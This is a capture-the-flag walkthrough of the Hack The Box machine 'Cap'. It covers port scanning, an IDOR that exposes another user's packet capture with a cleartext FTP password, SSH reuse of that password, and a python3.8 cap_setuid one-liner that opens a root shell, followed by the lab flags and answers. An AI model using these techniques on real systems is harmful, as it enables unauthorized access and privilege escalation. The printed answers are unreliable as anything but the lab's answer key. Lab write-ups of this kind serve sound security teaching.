Cap
Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.
Tasks
Question 1: How many TCP ports are open?
Run a Nmap scan using nmap -sC -sV -A [TARGET_IP] in the terminal.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qsj7vwkp11-htb-cloud-com]─[~]
└──╼ [★]$ nmap -sC -sV -A 10.129.16.37
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-03 06:45 EDT
Nmap scan report for 10.129.16.37
Host is up (0.45s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.75 seconds
Answer: 3
Question 2: After running a "Security Snapshot", the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?

Opening the target IP in the browser shows us a dashboard. On the left panel, clicking on 'Security Snapshot (5 Second PCAP + Analysis)' loads /data/1 in the URL.
Answer: data
Question 3: Are you able to get to other users' scans?

The hint lies in the data ID number in the URL. Changing the ID upwards from 1 to 2 did not result in anything, so we change downwards from 1 to 0.
Answer: Yes
Question 4: What is the ID of the PCAP file that contains sensative data?
Scrolling down a little and clicking on Download downloads a file named 0.pcap.
Answer: 0
Question 5: Which application layer protocol in the pcap file can the sensitive data be found in?

Opening 0.pcap in Wireshark and analysing the data reveals a cleartext password value of Buck3tH4TF0RM3!.
Answer: FTP
Question 6: We've managed to collect nathan's FTP password. On what other service does this password work?
From our Nmap port scan we had earlier, there were only 3 available open ports: 21 (FTP), 22 (SSH) and 80 (HTTP). Since FTP and HTTP are definitely ruled out, SSH is the remaining viable service.
Answer: SSH
Question 7: Submit the flag located in the nathan user's home directory.
SSH to the TARGET_IP using ssh nathan@[TARGET_IP] and read user.txt.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-qsj7vwkp11-htb-cloud-com]─[~]
└──╼ [★]$ ssh nathan@10.129.16.37
nathan@10.129.16.37's password:
nathan@cap:~$ whoami
nathan
nathan@cap:~$ ls -al
total 28
drwxr-xr-x 3 nathan nathan 4096 May 27  2021 .
drwxr-xr-x 3 root   root   4096 May 23  2021 ..
lrwxrwxrwx 1 root   root      9 May 15  2021 .bash_history -> /dev/null
-rw-r--r-- 1 nathan nathan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nathan nathan 3771 Feb 25  2020 .bashrc
drwx------ 2 nathan nathan 4096 May 23  2021 .cache
-rw-r--r-- 1 nathan nathan  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root   root      9 May 27  2021 .viminfo -> /dev/null
-r-------- 1 nathan nathan   33 Sep  2 10:47 user.txt
nathan@cap:~$ cat user.txt
87ade74a47dd0437ee3d9434912c8bbc
Answer: 87ade74a47dd0437ee3d9434912c8bbc
Question 8: What is the full path to the binary on this machine has special capabilities that can be abused to obtain root privileges?
Run the one-liner Linux privesc sudo -l; find / -perm -4000 -type f 2>/dev/null; getcap -r / 2>/dev/null to check easily.
nathan@cap:~$ sudo -l; find / -perm -4000 -type f 2>/dev/null; getcap -r / 2>/dev/null
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
Linux capabilities like cap_setuid split traditional root privileges into granular permissions, allowing specific binaries to perform administrative actions without full root access. When assigned to an interpreter like Python, attackers can abuse this permission to change their user ID to zero and instantly spawn a root shell.
Answer: /usr/bin/python3.8
Question 9: Submit the flag located in root's home directory.
We leverage Python to drop us into an interactive root shell for privesc.
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# cd /root && ls -al
total 36
drwx------  6 root root 4096 Sep  2 10:47 .
drwxr-xr-x 20 root root 4096 Jun  1  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 May 23  2021 .cache
drwxr-xr-x  3 root root 4096 May 23  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 May 23  2021 .ssh
lrwxrwxrwx  1 root root    9 May 27  2021 .viminfo -> /dev/null
-r--------  1 root root   33 Sep  2 10:47 root.txt
drwxr-xr-x  3 root root 4096 May 23  2021 snap
root@cap:/root# cat root.txt
0f91c75bfabffecc78058ee8a1a83a84
Alternatively, a faster approach is to read the file directly.
nathan@cap:~$ python3.8 -c 'import os; os.setuid(0); os.system("cat /root/root.txt")'
0f91c75bfabffecc78058ee8a1a83a84
Answer: 0f91c75bfabffecc78058ee8a1a83a84
See you in the next Hacking Lab.
@aaronamran
September 2026